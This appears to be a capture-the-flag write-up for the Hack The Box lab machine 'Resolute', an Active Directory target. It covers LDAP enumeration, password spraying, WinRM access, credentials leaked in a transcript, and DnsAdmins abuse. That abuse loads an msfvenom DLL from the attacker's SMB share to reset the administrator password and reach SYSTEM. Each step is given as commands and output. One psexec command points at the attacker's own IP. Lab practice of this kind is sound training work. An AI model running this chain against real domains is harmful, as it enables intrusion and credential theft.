

Hack The Box — Resolute

1. Machine Information

- **Target IP:** 10.129.96.155
 - **Machine Name:** Resolute
 - **Difficulty:** Medium
 - **Date:** April 2026
 - **Attacker Machine:** Kali Linux
-

2. Attack Path

Nmap → LDAP enumeration → User list extraction → Password spraying → Valid credentials → WinRM access → Transcript credential leak → User switch → DnsAdmins abuse → Malicious DLL → Service restart → SYSTEM

3. Tools Used

- nmap
 - ldapsearch
 - crackmapexec
 - evil-winrm
 - msfvenom
 - impacket-smbserver
 - psexec
-

4. Reconnaissance

Command

```
sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.96.155
```

Findings

- 88 → Kerberos

- 389 → LDAP
- 445 → SMB
- 5985 → WinRM
- Domain: megabank.local

Why It Matters

- Domain Controller detected
- LDAP + Kerberos → credential attacks possible

Screenshot 1 — Nmap Output

```
(abhay@Kali) - [~/Desktop/Resolute]
$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.96.155
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-10 16:53 +0530
Nmap scan report for 10.129.96.155
Host is up (0.29s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2026-04-10 11:30:22Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds   Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Not Found
|_ http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
```

5. Enumeration

Step 1 — Identify Domain

Result:

megabank.local

Why Important:

- Required for domain-based attacks
-

Step 2 — LDAP User Enumeration

Command:

```
ldapsearch -x -H ldap://10.129.96.155 -b "DC=megabank,DC=local" sAMAccountName > ldap_users.txt
```

```
grep "sAMAccountName:" ldap_users.txt | awk '{print $2}' > users.txt
```

Result:

- User list extracted

Why Important:

- Enables password spraying
-

Step 3 — Identify Default Password

Result:

Welcome123!

Step 4 — Password Spray

Command:

```
crackmapexec smb 10.129.96.155 -u users.txt -p Welcome123!
```

RESULT

melanie:Welcome123!

Why Important:

- Valid domain credentials

Screenshot 2 — CME Output

SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\Contractors>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\MS02\$>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\ryan>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\marko>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\sunita>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\abigail>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\marcus>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\sally>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\fred>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\angela>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\felicia>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\gustavo>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\ulf>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\stevie>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\claire>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\paulo>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\steve>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\annette>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\annika>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\per>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\claudie>Welcome123! STATUS_LOGON_FAILURE
SMB	10.129.96.155	445	RESOLUTE	[+]	megabank.local\melanie>Welcome123!

6. Exploitation

Step 5 — WinRM Access

Command:

```
evil-winrm -i 10.129.96.155 -u melanie -p Welcome123!
```

RESULT

melanie

Screenshot 3 — WinRM Shell

```
(abhay@Kali) - [~/Desktop/Resolute]
$ evil-winrm -i 10.129.96.155 -u melanie -p Welcome123!

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\melanie\Documents>
```

7. Shell Access

- User:

melanie

8. Post-Exploitation

Step 6 — Discover Sensitive Files

Command:

```
dir -force C:\
```

Result

- Directory found:

```
C:\PSTranscripts
```

Step 7 — Extract Credentials from Transcript**File:**

```
C:\PSTranscripts\20191203\PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
```

Command

```
type PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
```

RESULT

```
username: ryan
```

```
password: Serv3r4Admin4cc123!
```

Why Important:

- Credential reuse → higher privilege

Screenshot 4 — Transcript Leak

```
Command Start Time: 20191203063515
*****
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject"; value="The syntax of this command is:"
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
+ ~~~~~
+ CategoryInfo          : NotSpecified: (The syntax of this command is::String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
cmd : The syntax of this command is:
At line:1 char:1
+ cmd /c net use X: \\fs01\backups ryan Serv3r4Admin4cc123!
+ ~~~~~
+ CategoryInfo          : NotSpecified: (The syntax of this command is::String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
*****
Windows PowerShell transcript start
Start time: 20191203063515
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 2800
PSVersion: 5.1.14393.2273
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14393.2273
BuildVersion: 10.0.14393.2273
```

Step 8 — Switch User

evil-winrm -i 10.129.96.155 -u ryan -p Serv3r4Admin4cc123!

RESULT

ryan

9. Privilege Escalation

Step 9 — Identify Privileged Group

Observation:

- User ryan ∈ DnsAdmins

Vulnerability Found

- DnsAdmins can load arbitrary DLL

WHY IT WORKS

- DNS service loads attacker-controlled DLL → executes as SYSTEM
-

Step 10 — Generate Malicious DLL

```
msfvenom -p windows/x64/exec cmd='net user administrator P@s5w0rd123! /domain' -f dll > da.dll
```

Step 11 — Start SMB Server

```
impacket-smbserver share .
```

Step 12 — Configure DLL Injection

```
cmd /c dnscmd localhost /config /serverlevelplugindll \\10.10.15.96\share\da.dll
```

Step 13 — Restart DNS Service

```
sc.exe stop dns
```

```
sc.exe start dns
```

RESULT

- DLL executed
 - Administrator password reset
-


Step 14 — SYSTEM Shell

```
sudo psexec.py megabank.local/administrator@10.10.15.96
```

RESULT

```
NT AUTHORITY\SYSTEM
```

Screenshot 5 — SYSTEM Shell



```
C:\Windows\system32>whoami
whoami
nt authority\system


C:\Windows\system32>
```

10. Flags

User Flag

type C:\Users\melanie\Desktop\user.txt

Screenshot 6 — User Flag




```
C:\Windows\system32>type C:\Users\melanie\Desktop\user.txt
type C:\Users\melanie\Desktop\user.txt
1e1a2cc05200be015d21e2a1075b2/26
```

Root Flag

type C:\Users\Administrator\Desktop\root.txt

Screenshot 7 — Root Flag



```
C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
6cb2f202052076c22646e061ebc662b2
```